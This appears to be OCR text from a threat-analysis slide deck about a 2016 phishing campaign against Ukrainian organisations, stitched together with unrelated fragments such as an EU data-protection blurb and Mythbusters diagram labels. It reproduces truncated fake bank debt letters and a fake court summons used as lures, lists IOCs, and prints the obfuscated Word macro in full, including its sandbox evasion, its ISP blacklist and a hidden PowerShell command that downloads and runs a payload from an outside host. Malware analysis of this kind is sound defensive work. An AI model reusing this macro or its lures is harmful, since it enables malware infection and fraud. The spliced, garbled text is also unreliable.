
Everyone has the right to the protection of personal data.

Under EU law, personal data can only be gathered legally under strict conditions, for a legitimate purpose. Furthermore, persons or organisations which collect and manage your personal information must protect it from misuse and must respect certain rights of the data owners which are guaranteed by EU law.

Every day within the EU, businesses, public authorities and individuals transfer vast amounts of personal data across borders. Conflicting data protection rules in different countries would disrupt international exchanges. Individuals might also be unwilling to transfer personal data abroad if they were uncertain about the level of protection in other countries.

Therefore, common EU rules have been established to ensure that your personal data enjoys a high standard of protection everywhere in the EU. You have the right to complain and obtain redress if your data is misused anywhere within the EU.

The EU's **Data Protection Directive** also foresees specific rules for the transfer of personal data outside the EU to ensure the best possible protection of your data when it is exported abroad.



Президент затвердив Стратегію кібербезпеки України


16 Березня 2016 - 09:28

> Advanced Persistent Threat

a set of stealthy and continuous computer hacking processes, often orchestrated by human targeting a specific entity.

MYTHBUSTERS
VACUUM PUMP
PRESSURE BOX
BUNGEE CORDS
Pascal = N
Crack
MOMENT OF IMPACT
NOT TO SCALE
LAWYER FRAME FOR CORRECT MASS DIST.
56" SHOULDER
SANDBAG ON EVERY RUNG

Anti virus




Anti spam

SANDBOX

FIREWALL

# 14 / 07 / 2016

1000+ emails were released to various organizations in Ukraine



Шановний контрагенте!

Кредитний департам

На даний момент на

У зв'язку з цим, на п

Пропонуємо ознайо

Залишаємось з пова
Юриск
Єгор Лысицин

Вельмишановний контрагенте!

Фінансовий відділ Приватбанк звертаєть
допомогою нашої сервісу онлайн банкінг

На даний момент належну суму за креди
борг з урахуванням штрафних санкцій (0
113 000,59 грн.

У зв'язку з цим, на підставі кредитної угс
складання судового позову на Ваше ім'я.

Пропонуємо ознайомитись з відповідним

З повагою,
Юрисконсульт
Єгор Лысицин

Вельмишановний клієнте!

Кредитний підрозділ Сбер

На сьогоднішній день борг

У зв'язку з цим, на підстав

Пропонуємо ознайомитис

З щирою повагою,
Юрисконсульт
Уляна Щучка


14.07.2016	Суддя Карабань В.М.

ПОВІСТКА ПРО ВИКЛИК

Київський районний суд м. Харків даною повісткою повідомляє вас про необхідність з'явитись в якості особи, яка притягається до адміністративної відповідальності за ст. 185 Кодексу України про адміністративні правопорушення у суд для участі в судовому засіданні по справі №045171-15, яке відбудеться 28.07.2016 р. о 10:30 в залі судових засідань №7 за адресою суду. Актуальну адресу суду ви можете знайти на веб-сторінці: http://court.gov.ua/sudy/


Ви повинні забезпечити свою явку до суду для участі у засіданні суду у процесуальному статусі відповідача.

MS Word has embedded macro



IOC`s:

HTTP 62.210.102.80
elfaroconsultants.com
elfaroconsultants.com/
elfaroconsultants.com//r_upload
elfaroconsultants.com//wp-admin/post.php
elfaroconsultants.com/bug/pic.gif?siteid
elfaroconsultants.com/din.aspx?s=0000000
elfaroconsultants.com/p?c1=2&c2=13765216
elfaroconsultants.com/pagestat/PageStatE
elfaroconsultants.com/safari/content.bin
elfaroconsultants.com/t51.2885-15/e35/p2
elfaroconsultants.com/tracker?js=13;id=1
elfaroconsultants.com/wpad.dat
wtfismyip.com:443
shougunj.com:80
69.30.217.90:443
52.23.245.170:80



```
Public Function KZHX(ByVal pDgE As Integer, ByVal GVVaJ As Integer) As
Integer
KZHX = pDgE Mod GVVaJ
End Function
```

```
Dim Cjep As String
Dim jhpsK  As Integer
~~Dim Bxpl As Boolean~~
```

```
Public Function xkTMH(ByVal pqQp As String, ByVal SBfWQ As Integer, ByVal gGiT As Integer) As String
jhpsK = KZHX(SBfWQ, Len(pqQp))
Do While Len(xkTMH) < Len(pqQp)
xkTMH = xkTMH & Mid(pqQp, jhpsK + 1, 1)
jhpsK = KZHX((jhpsK + gGiT), Len(pqQp))
Loop
End Function
```

```
Public Function zrFJ(ByVal VHuc As Object) As Object
Set zrFJ = VHuc
End Function
```

```
Public Function KMQf(ByVal QHFo As String) As Object
Set KMQf = zrFJ(CreateObject(QHFo))
End Function
```

```
Public Function s(ByVal pqQp As String, ByVal SBfWQ As Integer, ByVal gGiT As Integer) As
String
s = Module2.xkTMH(Application.CleanString(pqQp), SBfWQ, gGiT)
End Function
```

```
Public Sub cDsj(ByVal JNmK As String)
Set bMmNj = KMQf("WScript.Shell")
KEih bMmNj.Run(JNmK, 0)
End Sub
```

Malicious URL

```
Public Function KEih(ByVal OXSF As
Variant)
KEih = OXSF
End Function
```

```
Public Function AwckF() As String
AwckF =
"$f=[System.IO.Path]::GetTempFileName();(New-
Object
System.Net.WebClient).DownloadFile('http://elfarocon
sultants.com/safari/content.bin',  $f);(New-Object -com
WScript.Shell).Exec($f)"
End Function
```

HTTP Requset, with detecting public IP of the target.

PowerShell Start

```
Public Function zFnKx(ByVal fRMcd As String, ByVal WIeJp As String) As Integer
zFnKx = InStr(LCase(fRMcd), LCase(WIeJp))
End Function
```

```
Public Function iyXA() As String
iyXA = "powershell.exe -ExecutionPolicy  Bypass -WindowStyle Hidden  -command "
End Function
```

```
Public Function ELLSx() As String
Set VeFLl = KMQf("WinHttp.WinHttpRequest.5.1")
KEih VeFLl.Open("GET ","https://wtfismyip.com/json"), False)
KEih VeFLl.SetRequestHeader("User-Agent", "Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64; Trident/6.0)")
KEih VeFLl.Send
If VeFLl.Status <> 200 Then
Err.Raise Number:=4, Description:="Can't connect to API"
End If
ELLSx = VeFLl.ResponseText
End Function
```

```
Public Sub eXZfx(ByVal KAeWz As String)
Err.Raise Number:=1, Description:=KAeWz
End Sub
```

ISP Detection

```
Public Function dCjgc() As String
dCjgc = iyXA & AwckF
End Function
```

SandBox Detection

```
Public Sub nqEF()
On Error GoTo qTiU
If Application.UserName = "PSPUBWS " Then Module1.eXZfx s("Bad username") 1
If Application.RecentFiles.Count < 3 Then Module1.eXZfx s("Bad history") 2
Cjep = ELLSx
For Each LYyR In Sspyg
If Module1.zFnKx(Cjep, LYyR) <> 0 Then Module1.eXZfx s("Bad ISP", 26, 40) 3
Next
cDsj dCjgc
Exit Sub
qTiU:
End Sub
```

```
Public Function Sspyg() As Variant
Sspyg = Array("Amazon","Anonymous","Bitdefender","Blue Coat","Cisco
Systems","Cloud","Data Center","Datacenter","Dedicated","ESET,
spol","FireEye","Forcepoint","Fortinet","Hetzner","Hosted","Hosting","Lea
seWeb","Microsoft","NForce","OVH
SAS","Proofpoint","Security","Server","Strong Technologies","Trend
Micro","Trustwave","blackoakcomputers","mimecast")
End Function
```

